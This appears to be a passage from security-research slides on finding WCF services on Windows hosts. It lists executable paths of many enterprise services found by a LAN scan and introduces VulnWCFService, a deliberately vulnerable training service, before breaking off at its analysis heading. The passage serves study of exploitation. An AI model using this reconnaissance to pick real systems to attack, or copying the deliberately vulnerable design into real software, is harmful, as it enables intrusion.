
- Running this against all windows systems in a modest LAN turned up quite a few results
- The results can be trimmed by searching for strings like “ServiceModel” or “net.tcp” at the cost of decreasing accuracy

```
C:\Program Files\AIUS\AIUpdateSVC.exe
C:\Program Files\Dell\SupportAssistAgent\bin\SupportAssistAgent.exe
C:\Program Files\FolderSize\FolderSizeSvc.exe
C:\Program Files\Hyland\Services\Data Capture\Hyland.DataCapture.Server.exe
C:\Program Files\Intel\Intel(R) Rapid Storage Technology\IAStorDataMgrSvc.exe
C:\Program Files\Microsoft Azure AD Connect Health Sync Agent\Insights\Microsoft.Identity.AadConnect.Health
C:\Program Files\Microsoft Azure AD Connect Health Sync Agent\Monitor\Microsoft.Online.Reporting.Monitoring
C:\Program Files\Microsoft Azure Backup Server\DPM\DPM\bin\DPMAMService.exe
C:\Program Files\Microsoft Azure Backup Server\DPM\DPM\bin\DpmWriter.exe
C:\Program Files\Microsoft Azure Backup Server\DPM\DPM\bin\msdpm.exe
C:\Program Files\Microsoft Azure Backup Server\DPM\MARS\Microsoft Azure Recovery Services Agent\bin\cbengin
C:\Program Files\Microsoft Azure Backup Server\DPM\MARS\Microsoft Azure Recovery Services Agent\bin\OBRecov
C:\Program Files\Microsoft Azure Recovery Services Agent\bin\cbengine.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\ComplianceAuditService.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\Microsoft.Exchange.AntispamUpdateSvc.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\Microsoft.Exchange.Directory.TopologyService.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\Microsoft.Exchange.EdgeSyncSvc.exe
C:\Program Files\Microsoft\Exchange Server\V15\bin\Microsoft.Exchange.RpcClientAccess.Service.exe
C:\Program Files\Microsoft\Exchange Server\V15\bin\Microsoft.Exchange.Search.Service.exe
C:\Program Files\Microsoft\Exchange Server\V15\bin\Microsoft.Exchange.ServiceHost.exe
C:\Program Files\Microsoft\Exchange Server\V15\bin\Microsoft.Exchange.Store.Service.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeCompliance.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeDagMgmt.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeFrontendTransport.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeHMHost.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeHMRecovery.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeMailboxAssistants.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeMailboxReplication.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\msexchangerepl.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeSubmission.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeTransportLogSearch.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\Search\Ceres\HostController\hostcontrollerservice.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\umservice.exe
C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\CallRouter\Microsoft.Exchange.UM.CallRouter.exe
C:\Program Files\Microsoft\Exchange Server\V16\Bin\ComplianceAuditService.exe
C:\Program Files\Microsoft\Exchange Server\V16\Bin\Microsoft.Exchange.AntispamUpdateSvc.exe
C:\Program Files\Microsoft\Exchange Server\V16\Bin\Microsoft.Exchange.Directory.TopologyService.exe
C:\Program Files\Microsoft\Exchange Server\V16\Bin\Microsoft.Exchange.EdgeSyncSvc.exe
C:\Program Files\Microsoft\Exchange Server\V16\bin\Microsoft.Exchange.RpcClientAccess.Service.exe
C:\Program Files\Microsoft\Exchange Server\V16\bin\Microsoft.Exchange.Search.Service.exe
C:\Program Files\Microsoft\Exchange Server\V16\bin\Microsoft.Exchange.ServiceHost.exe
C:\Program Files\Microsoft\Exchange Server\V16\bin\Microsoft.Exchange.Store.Service.exe
C:\Program Files\Microsoft\Exchange Server\V16\Bin\MSExchangeCompliance.exe
C:\Program Files\Microsoft\Exchange Server\V16\Bin\MSExchangeDagMgmt.exe
C:\Program Files\Microsoft\Exchange Server\V16\Bin\MSExchangeFrontendTransport.exe
C:\Program Files\Microsoft\Exchange Server\V16\Bin\MSExchangeHMHost.exe
C:\Program Files\Microsoft\Exchange Server\V16\Bin\MSExchangeHMRecovery.exe
C:\Program Files\Microsoft\Exchange Server\V16\Bin\MSExchangeMailboxAssistants.exe
C:\Program Files\Microsoft\Exchange Server\V16\Bin\MSExchangeMailboxReplication.exe
C:\Program Files\Microsoft\Exchange Server\V16\Bin\msexchangerepl.exe
C:\Program Files\Microsoft\Exchange Server\V16\Bin\MSExchangeSubmission.exe
C:\Program Files\Microsoft\Exchange Server\V16\Bin\MSExchangeTransportLogSearch.exe
C:\Program Files\Microsoft\Exchange Server\V16\Bin\Search\Ceres\HostController\hostcontrollerservice.exe
C:\Program Files\Microsoft\Exchange Server\V16\Bin\umservice.exe
C:\Program Files\Microsoft\Exchange Server\V16\FrontEnd\CallRouter\Microsoft.Exchange.UM.CallRouter.exe
C:\Program Files\Vision Solutions\Double-Take\Service\CoreManagementService.exe
C:\Program Files (x86)\Autodesk\Content Service\Connect.Service.ContentService.exe
C:\Program Files (x86)\Brady\Lockout PRO Server\LOP Server.exe
C:\Program Files (x86)\Common Files\Macrovision Shared\FLEXnet Publisher\FNPLicensingService.exe
C:\Program Files (x86)\Common Files\Microsoft Shared\Phone Tools\CoreCon\11.0\bin\IpOverUsbSvc.exe
C:\Program Files (x86)\Common Files\SolarWinds\AdministrationService\SolarWinds.Administration.exe
C:\Program Files (x86)\Common Files\SolarWinds\Collector\SolarWinds.Collector.Service.exe
C:\Program Files (x86)\Common Files\SolarWinds\HighAvailability\SolarWinds.HighAvailability.Service.exe
C:\Program Files (x86)\Common Files\SolarWinds\InformationService\SolarWinds.InformationService.Service.exe
C:\Program Files (x86)\Common Files\SolarWinds\InformationService\V3\SolarWinds.InformationService.ServiceV
C:\Program Files (x86)\Common Files\SolarWinds\JobEngine\SWJobEngineSvc.exe
C:\Program Files (x86)\Common Files\SolarWinds\JobEngine\SWJobSchedulerSvc.exe
C:\Program Files (x86)\Common Files\SolarWinds\JobEngine.v2\SWJobEngineSvc2.exe
C:\Program Files (x86)\Dell\Enterprise Services Agent\EMServerAgent.exe
C:\Program Files (x86)\Intel\Intel(R) Security Assist\isa.exe
C:\Program Files (x86)\Malwarebytes' Managed Client\SCComm.exe
C:\Program Files (x86)\Malwarebytes Management Server\SC.Server.WindowsService.exe
C:\Program Files (x86)\MegaRAID Storage Manager\Framework\VivaldiFramework.exe
C:\Program Files (x86)\SolarWinds\Orion\Recommendations\SolarWinds.Recommendations.Service.exe
C:\Program Files (x86)\SolarWinds\Orion\SolarWinds.Alerting.Service.exe
C:\Program Files (x86)\SolarWinds\Orion\SolarWinds.BusinessLayerHost.exe
C:\Program Files (x86)\SolarWinds\Orion\SWTrapService.exe
```

VulnWCFService


- Forked version of VerSprite's service made to be remotely exploitable.
- Simple WCF service designed to help understand analysis and exploitation workflow
- Available at https://github.com/illumant/VulnWCFService

VulnWCFService - Analysis



